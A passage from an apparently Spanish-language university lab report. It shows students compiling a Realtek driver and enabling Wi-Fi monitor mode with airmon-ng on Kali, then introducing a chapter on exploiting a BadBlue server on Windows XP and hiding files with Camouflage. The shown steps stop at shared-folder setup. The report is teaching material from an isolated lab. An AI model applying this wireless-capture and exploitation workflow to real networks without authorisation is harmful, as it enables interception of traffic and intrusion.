libgeos3.13.1 libhdf4-0-alt libjs-jquery-ui libjs-underscore
libmongoc-1.0-0t64 libmongocrypt0 libogdi4.1 libplacebo349 libportmidi0
libqt5ct-common1.8 libsframe1 libsigsegv2 libsoup-2.4-1 libsoup2.4-common
libtheora0 libtheoradec1 libtheoraenc1 libudfread0 libvpx9 libx264-164
libyelp0 python3-bluepy python3-gpg python3-kismetcapturebtgeiger
python3-kismetcapturefreaklabszigbee python3-kismetcapturertl433
python3-kismetcapturertladsb python3-kismetcapturertlamr
python3-packaging-whl python3-protobuf python3-wheel-whl samba-ad-dc
samba-ad-provision samba-dsdb-modules
Utilice «apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
libzstd-dev
Se instalarán los siguientes paquetes NUEVOS:
libelf-dev libzstd-dev
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 7 no actualizados.
Se necesita descargar 490 kB de archivos.
Se utilizarán 1.914 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n]
```

Figura 239. Comando **apt-get install libelf-dev**, encargado de instalar las librerías de desarrollo

También se utilizó el comando **apt-get install libelf-dev**, encargado de instalar las librerías de desarrollo ELF. Estas librerías permiten manejar archivos en formato Executable and Linkable Format (ELF), ampliamente utilizado en sistemas Linux. Su instalación es necesaria al momento de compilar módulos del kernel, también nos toca darle si para que continuara descargando las librerías.

```

(root@kali)~# apt-get install linux-headers-$(uname -r)
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
amass-common libbluray2 libbson-1.0-0t64 libgdal36 libgdata-common libgdata22
libgeos3.13.1 libhdf4-0-alt libjs-jquery-ui libjs-underscore
libmongoc-1.0-0t64 libmongocrypt0 libogdi4.1 libplacebo349 libportmidi0
libqt5ct-common1.8 libsfml1 libsigsegv2 libsoup-2.4-1 libsoup2.4-common
libtheora0 libtheoradec1 libtheoraenc1 libudfread0 libvpx9 libx264-164
libyelp0 python3-bluepy python3-gpg python3-kismetcapturebtgeiger
python3-kismetcapturefreaklabszigbee python3-kismetcapturertl433
python3-kismetcapturertladbs python3-kismetcapturertlamlr
python3-packaging-whl python3-protobuf python3-wheel-whl samba-ad-dc
samba-ad-provision samba-dsdb-modules
Utilice «apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
linux-headers-6.12.38+kali-common linux-kbuild-6.12.38+kali pahole
Se instalarán los siguientes paquetes NUEVOS:
linux-headers-6.12.38+kali-amd64 linux-headers-6.12.38+kali-common
linux-kbuild-6.12.38+kali pahole
0 actualizados, 4 nuevos se instalarán, 0 para eliminar y 7 no actualizados.
Se necesita descargar 15,5 MB de archivos.
Se utilizarán 77,0 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n]

```

Figura 240. Instalamos los encabezados del kernel

Finalmente, se empleó el comando **apt-get install linux-headers-\$(uname -r)**, el cual instala los encabezados del kernel correspondientes a la versión en ejecución, identificada dinámicamente con `uname -r`. Estos archivos proporcionan las definiciones y estructuras internas del kernel, resultando imprescindibles para compilar módulos o controladores que deban integrarse de manera precisa con la versión actual del sistema operativo.

7.7.3 Descargamos los driver

Bueno para descargar los driver lo primero que hicimos fue ingresar con el comando **cd /home/Kali** nos fuimos a la carpeta de usuario Kali.

```

(root@kali)~# cd /home/kali

```

Figura 241. Ingresamos al directorio kali

Luego con **mkdir /home/Kali/Desktop** creamos una carpeta llamada Desktop donde guardaremos los driver que clonaremos, lo siguiente que hicimos fue entrar a entra carpera y estando aquí ejecutamos el comando **git clone https://github.com/SimplyCeo/rtl8188eus.git**

esto nos permitió clonar los driver en esa carpeta extrayéndolos de un directorio GitHub que muestran aquí.

```
(root@kali)-[/home/kali]
# mkdir /home/kali/Desktop

(root@kali)-[/home/kali]
# cd Desktop

(root@kali)-[/home/kali/Desktop]
# git clone https://gitlab.com/SimplyCEO/rtl8188eus.git
Clonando en 'rtl8188eus' ...
remote: Enumerating objects: 2079, done.
remote: Counting objects: 100% (183/183), done.
remote: Compressing objects: 100% (115/115), done.
Recibiendo objetos: 78% (1622/2079), 2.48 MiB | 2.46 MiB/s
```

Figura 242. Creamos una carpeta llamada Desktop

7.7.3.1 Configuración del driver para el adaptador WiFi

```
(root@kali)-[/home/kali/Desktop]
# cd rtl8188eus

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# echo "blacklist r8188eu" > "/etc/modprobe.d/realtek.conf"

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# ls
core          ioctl_cfg80211.c  ReleaseNotes.pdf
dkms.conf     Kconfig           rtl8188eus-toggle-monitor.desktop
dkms-install.sh LICENSE          rtw_security.c
dkms-remove.sh Makefile          rtw_security.h
docs          os_dep            scripts
hal           platform
include       README.md

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# echo "blacklist 8188eu" > "/etc/modprobe.d/realtek.conf"

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# ls
core          ioctl_cfg80211.c  ReleaseNotes.pdf
dkms.conf     Kconfig           rtl8188eus-toggle-monitor.desktop
dkms-install.sh LICENSE          rtw_security.c
dkms-remove.sh Makefile          rtw_security.h
docs          os_dep            scripts
hal           platform
include       README.md

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# make
```

Figura 243. Comando para ingresar al directorio del driver clonado `cd rtl8188eus`

Primero fue necesario preparar el sistema para usar el controlador correcto del adaptador utilizamos el comando para ingresar al directorio del driver clonado **cd rtl8188eus** inalámbrico. Luego usamos el comando **echo "blacklist r8188eu" > /etc/modprobe.d/realtek.conf** y después se creó una regla en el archivo de configuración de modprobe para bloquear el módulo genérico r8188eu y evitar conflictos con el nuevo, mediante: **echo "blacklist r8188eu" > /etc/modprobe.d/realtek.conf**


Posteriormente, en la carpeta del proyecto rtl8188eus, se verificaron los archivos con **ls** y se compiló el módulo con el comando **make**. este proceso generó el driver específico para el chipset Realtek 8188eus, asegurando su compatibilidad con Kali Linux y permitiendo posteriormente su instalación e inicio en modo monitor.

```
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/phydm_api.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/phydm_pow_train.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/halrf/halrf.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/halrf/halphyrf_ce.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/halrf/halrf_powertracking_ce.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/halrf/halrf_powertracking.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/halrf/halrf_kfree.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/rtl8188e/halhwimg8188e_mac.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/rtl8188e/halhwimg8188e_bb.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/rtl8188e/halhwimg8188e_rf.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/halrf/rtl8188e/halrf_8188e_ce.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/rtl8188e/phydm_regconfig8188e.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/rtl8188e/hal8188erateadaptive.o
CC [M] /home/kali/Desktop/rtl8188eus/hal/phydm/rtl8188e/phydm_rtl8188e.o
CC [M] /home/kali/Desktop/rtl8188eus/platform/platform_ops.o
CC [M] /home/kali/Desktop/rtl8188eus/core/rtw_mp.o
LD [M] /home/kali/Desktop/rtl8188eus/8188eu.o
MODPOST /home/kali/Desktop/rtl8188eus/Module.symvers
CC [M] /home/kali/Desktop/rtl8188eus/8188eu.mod.o
CC [M] /home/kali/Desktop/rtl8188eus/.module-common.o
LD [M] /home/kali/Desktop/rtl8188eus/8188eu.ko
BTF [M] /home/kali/Desktop/rtl8188eus/8188eu.ko
make[1]: se sale del directorio '/usr/src/linux-headers-6.12.38+kali-amd64'

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# sudo make install
install -p -m 644 8188eu.ko /lib/modules/6.12.38+kali-amd64/kernel/drivers/net/wireless/
/sbin/depmod -a 6.12.38+kali-amd64
```

Figura 244. el controlador, se procedió a su instalación en el sistema

Una vez compilado el controlador, se procedió a su instalación en el sistema con los siguientes comandos **sudo make install** lo que hicimos fue Instalar el módulo compilado en el kernel de Linux este comando copia el archivo generado 8188eu.ko al directorio de módulos del kernel /lib/modules/\$(uname -r)/kernel/drivers/net/wireless/ y actualiza las dependencias de los módulos con depmod, lo que permite que el sistema reconozca el nuevo controlador en futuros arranques. Con esto, el adaptador inalámbrico TP-Link TL-WN722N (chipset Realtek RTL8188eus) quedo listo para ser cargado en el sistema y utilizado en modo monitor.

A terminal window screenshot with a dark background. The prompt is (root@kali)-[/home/kali/Desktop/rtl8188eus]. The user enters # sudo make install, which outputs: install -p -m 644 8188eu.ko /lib/modules/6.12.38+kali-amd64/kernel/drivers/net/wireless/ and /sbin/depmod -a 6.12.38+kali-amd64. The user then enters # sudo modprobe 8188eu. Finally, the user enters # clear, which clears the screen.

```
(root@kali)-[/home/kali/Desktop/rtl8188eus]
# sudo make install
install -p -m 644 8188eu.ko /lib/modules/6.12.38+kali-amd64/kernel/drivers/net/wireless/
/sbin/depmod -a 6.12.38+kali-amd64

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# sudo modprobe 8188eu

(root@kali)-[/home/kali/Desktop/rtl8188eus]
# clear
```

Figura 245. Dejamos listo el adaptador inalámbrico

Después de compilar el controlador, se ejecutó el comando **sudo make install** para instalar el módulo generado en el sistema. Este proceso copia el archivo 8188eu.ko al directorio de módulos del kernel (/lib/modules/\$(uname -r)/kernel/drivers/net/wireless/) y actualiza las dependencias de los módulos, permitiendo que el sistema lo reconozca en futuros reinicios.

A continuación, con **sudo modprobe 8188eu** se cargó el módulo en el kernel, activando el controlador y dejando listo el adaptador inalámbrico TP-Link TL-WN722N (chipset Realtek RTL8188eus) para su uso, incluyendo el modo monitor.

7.7.3.2 Preparación de la interfaz

```
(root@kali)-[~]
# sudo systemctl stop NetworkManager

(root@kali)-[~]
# sudo ip link set wlan0 down

(root@kali)-[~]
# sudo airmon-ng start wlan

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
   855 wpa_supplicant

Requested device "wlan" does not exist.
Run /usr/sbin/airmon-ng without any arguments to see available interfaces

(root@kali)-[~]
#
```

Figura 246. 1.1.1 Preparación de la interfaz

Después de compilar el controlador, se ejecutó **sudo make install** para instalar el módulo 8188eu.ko en el sistema y actualizar las dependencias del kernel, asegurando que fuera reconocido en futuros reinicios. A continuación, con **sudo modprobe 8188eu** se cargó el módulo, dejando el adaptador TP-Link TL-WN722N (chipset Realtek RTL8188eus) listo para su uso.

Para preparar la tarjeta para el modo monitor, se detuvo el servicio NetworkManager con **sudo systemctl stop NetworkManager** y se desactivó la interfaz wlan0 mediante **sudo ip link set wlan0 down**, evitando interferencias. Luego, se ejecutó **sudo airmon-ng check kill**, que finaliza procesos que podrían interferir con la captura de paquetes (como servicios de red o demonios de gestión de Wi-Fi), asegurando que la tarjeta funcione correctamente en modo monitor.

7.7.3.3 Activación del modo monitor

```
(root@kali)-[~]
# sudo airmon-ng check kill

Killing these processes:

  PID Name
  855 wpa_supplicant

(root@kali)-[~]
# sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188E
US]

          (monitor mode enabled)
```

Figura 247. Activación del modo monitor

Finalmente, `sudo airmon-ng start wlan0` activó el modo monitor, creando la interfaz `wlan0mon` capaz de capturar todo el tráfico inalámbrico, lista para análisis y auditoría de redes.

Verificación

```
(root@kali)-[~]
# iwconfig

lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off

(root@kali)-[~]
#
```

Figura 248. Realizamos la verificación

Una vez activado el modo monitor en la interfaz inalámbrica, se utilizó el comando **iwconfig** para comprobar su estado y configuración. Este comando muestra información detallada sobre las interfaces de red inalámbricas, incluyendo:

- El **nombre de la interfaz** y su modo de operación (por ejemplo, Monitor o Managed).
- La **frecuencia o canal** en el que está operando.
- La **potencia de la señal** y otras estadísticas de conexión.

Con **iwconfig** se verificó que la tarjeta TP-Link TL-WN722N (chipset Realtek RTL8188eus) había sido correctamente puesta en modo monitor (wlan0mon) y estaba lista para capturar paquetes de red, confirmando que todos los pasos previos de instalación y configuración se habían ejecutado correctamente.

8. Capítulo 8: Ocultación de Archivos Con Camouflage y Auditoría de Vulnerabilidades Del Servidor Badblue en Windows XP utilizando Kali Linux Como Maquina Atacante

8.1.Introducción

El presente informe documenta de manera clara y ordenada el proceso realizado en la práctica de laboratorio, donde se llevó a cabo la identificación, análisis y explotación de vulnerabilidades en una máquina virtual objetivo (Windows XP con BadBlue) y, a la vez, la aplicación de técnicas de ocultación de archivos usando el software Camouflage. Todas las pruebas se ejecutaron dentro de un entorno de red configurado en VirtualBox, con máquinas aisladas para garantizar que la actividad fuera segura y de carácter exclusivamente académico.

Durante la práctica se emplearon herramientas como Nmap (para reconocimiento y enumeración de servicios), searchsploit (para localizar exploits relevantes), scripts en Perl obtenidos de repositorios de exploits, y utilidades como netcat para gestionar listeners y validar post-explotación. Paralelamente, se trabajó con VirtualBox para el montaje de carpetas compartidas y con Camouflage para insertar y recuperar documentos dentro de imágenes, verificando la integridad y el comportamiento de los artefactos generados.

El objetivo de esta actividad fue aplicar de forma práctica los conceptos de ciberseguridad ofensiva vistos en clase: reconocimiento activo de la red, identificación de servicios y versiones vulnerables, búsqueda y preparación de exploits, ejecución controlada de payloads y la extracción de información en un entorno controlado. Todo el trabajo se realizó siguiendo criterios éticos y con la autorización del docente, poniendo énfasis en la documentación de los pasos, la trazabilidad de las acciones y las recomendaciones para mitigar los riesgos detectado.

8.2.Alcance

El informe abarca un período de trabajo de cuatro días, comprendido entre el jueves 2 de octubre de 2025, finalizando ante dela clase siguiente, cuya fecha límite establecida para la entrega oficial del documento fue el jueves 9 del mismo mes. Durante este tiempo se realizaron las configuraciones de las máquinas virtuales en VirtualBox, la instalación de las herramientas necesarias (Nmap, Camouflage, searchsploit y netcat), la ejecución de las pruebas de reconocimiento, explotación y ocultación de archivos, así como la recopilación de evidencias mediante capturas de pantalla, salidas de comandos y registros del proceso. Toda la información obtenida fue organizada y sistematizada en este informe con el propósito de documentar el procedimiento de manera detallada y servir como material de apoyo para futuras evaluaciones o prácticas similares.

8.3.Objetivos

8.3.1 General

Realizar una prueba práctica y controlada en un entorno académico virtualizado que combine técnicas de ocultación de información y auditoría de vulnerabilidades empleando el software Camouflage para camuflar y recuperar archivos dentro de imágenes, y aplicar herramientas de reconocimiento y explotación con Kali Linux del servidor BadBlue en Windows XP , con el fin de identificar, documentar y proponer recomendaciones sobre las debilidades encontradas.

8.3.2 Específicos

- Localizar exploits y scripts relevantes (por ejemplo mediante searchsploit), revisar y adaptar el código cuando sea necesario, y preparar el entorno de ejecución (listeners, rutas, permisos) para pruebas de explotación controladas.
- Ejecutar el proceso de camuflaje: insertar documentos (PDF, Word) dentro de una imagen con Camouflage, protegerlos mediante contraseña, y verificar su recuperación (uncamouflage), documentando diferencias observables (p. ej. tamaño de archivo).
- Llevar a cabo una explotación controlada del servicio vulnerable (BadBlue) únicamente en el entorno autorizado, documentando cada paso: comando usado, salida obtenida, comportamiento del exploit y evidencias de éxito o fallo.
- Registrar y organizar todas las evidencias (capturas de pantalla, salidas de comandos, archivos de configuración y scripts), redactar hallazgos técnicos y proponer medidas de mitigación prácticas (actualización, control de acceso).

8.4.Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta dependencia amplía la superficie de ataque, es decir, los puntos potencialmente explotables por un atacante y, aunque las tecnologías avanzan, persisten servicios con configuraciones débiles, versiones obsoletas o vulnerabilidades conocidas que, si no se detectan y corrigen a tiempo, pueden ser aprovechadas con relativa facilidad.

En el contexto formativo, resulta esencial que los estudiantes consoliden los conocimientos teóricos mediante prácticas controladas que simulen escenarios reales. No obstante, realizar ejercicios de análisis y explotación sobre sistemas productivos reales plantea riesgos legales, éticos y operativos. Por ello, el uso de entornos virtualizados (máquinas virtuales aisladas y recursos como VirtualBox) y aplicaciones para la práctica responsable (por ejemplo, software de ocultación de archivos y máquinas vulnerables de laboratorio) se convierte en una necesidad para la enseñanza segura de técnicas de ciberseguridad ofensiva.

A pesar de la disponibilidad de entornos de práctica, se observa que muchos estudiantes presentan dificultades para aplicar de manera correcta y metodológica las herramientas de reconocimiento y explotación: desde la configuración de redes virtuales y el montaje de carpetas compartidas, hasta la identificación precisa de servicios vulnerables (por ejemplo, servidores antiguos como BadBlue sobre Windows XP), la localización y adaptación de exploits, y la gestión segura de payloads y evidencias. Este desconocimiento puede generar prácticas incompletas, inseguras o poco replicables, que no cumplen con los objetivos educativos ni con los estándares éticos del hacking de penetración.

Además, la incorporación de técnicas complementarias como la ocultación de información dentro de archivos mediante herramientas tipo Camouflage introduce otro ámbito de análisis relevante para la seguridad digital: entender cómo se pueden esconder artefactos dentro de objetos aparentemente inofensivos y cómo detectar o mitigar estas técnicas. La falta de práctica guiada en estos procedimientos limita la comprensión integral de riesgos asociados a la gestión de archivos compartidos y al control de acceso en entornos virtualizados.

En respuesta a estas carencias, este informe documenta de forma ordenada y práctica un ejercicio académico realizado en un entorno aislado: configuración del laboratorio en VirtualBox, transferencia e instalación de herramientas, reconocimiento de la red y servicios mediante Nmap, búsqueda y preparación de exploits con searchsploit, ejecución controlada de pruebas de explotación sobre un servidor BadBlue en Windows XP y prácticas de camuflaje/descamuflaje con Camouflage. El propósito es ofrecer una guía replicable que fortalezca las competencias técnicas de los estudiantes, fomente metodologías seguras y éticas en pruebas de penetración, y sirva como base para propuestas de mitigación que reduzcan la exposición a amenazas reales.

8.5.Subcapítulo 1: Proceso para camuflar archivos por medio del software Camuflate

El jueves 1 de octubre de 2025, en la clase de auditoria de redes se estudió la forma de camuflar archivos dentro de otros archivos, el siguiente informe mostrara el paso a paso que seguimos para lograr este fin.

8.5.1 Activamos la carpeta compartida

Antes de comenzar a camuflar nuestros archivos debemos tener archivos, así que lo primero que hice fue activar una carpeta compartida, esta me permitiría poder pasar archivos de mi máquina virtual xp a mi pc físico y viceversa, así que lo primero que hice fue crear una carpeta



☐ Nombre	Estado	Fecha de modificación	Tipo	Tamaño
docu-MV	✖	6/10/2025 12:24 p. m.	Carpeta de archi...	

Figura 249. Creamos nuestra carpeta compartida

Luego de mi carpeta llamada **docu-MV** en mi pc físico, me fui a la máquina virtual a realizar el siguiente paso, esto es importante porque me permitirá compartir distintos tipos de archivo a mi máquina virtual Windows xp, ya que es el paso que vinculara esta carpeta a esa máquina.

Lo segundo que hice fue ingresar en VirtualBox, ingresé mi máquina virtual cuando estuve ahí me fui a la parte superior y en la configuración de mi máquina virtual le di al apartado de dispositivos y luego carpeta compartida.




Figura 250. Configuramos la carpeta compartida en XP desde VirtualBox

Luego le di a preferencias de carpetas compartidas




Figura 251. Le damos en preferencias de carpetas compartidas

Después que le di clic a este apartado me salió en el apartado de configuraciones dentro de mi máquina de XP lo siguiente que hice fue bajar hasta la parte de carpetas compartidas y aquí agregué la ruta de mi carpeta compartida




Figura 252. Añadimos nuestra carpeta compartida en settings

Para añadir mi carpeta compartida lo primero que hice fue agregarla en dónde se encontraba dicha carpeta en mi máquina física para ello le di en ruta de carpeta luego en otro lo que me llevó a buscar la ruta en donde estaba la carpeta compartida




Figura 253. Hacemos el proceso de agregar la ruta

La imagen anterior muestra como hicimos el proceso de agregar la ruta




Figura 254. Muestra de la carpeta que se encontraba en la ruta

La imagen anterior muestra la carpeta que se encontraba en la ruta

**C:\Users\LOCOMPU\OneDrive - UNIVERSIDAD TECNOLOGICA DEL CHOCO
DIEGO LUIS CORDOBA\Escritorio\9 semestre\3-Seguridas y Auditoria de redes\docu-
VM** , esta fue la carpeta qué creamos inicialmente para que fuese nuestra carpeta compartida




Figura 255. Ruta agregada Exitosamente

aquí muestro la carpeta con su ruta y luego de hacer esto le dimos a aceptar para guardar nuestra ruta

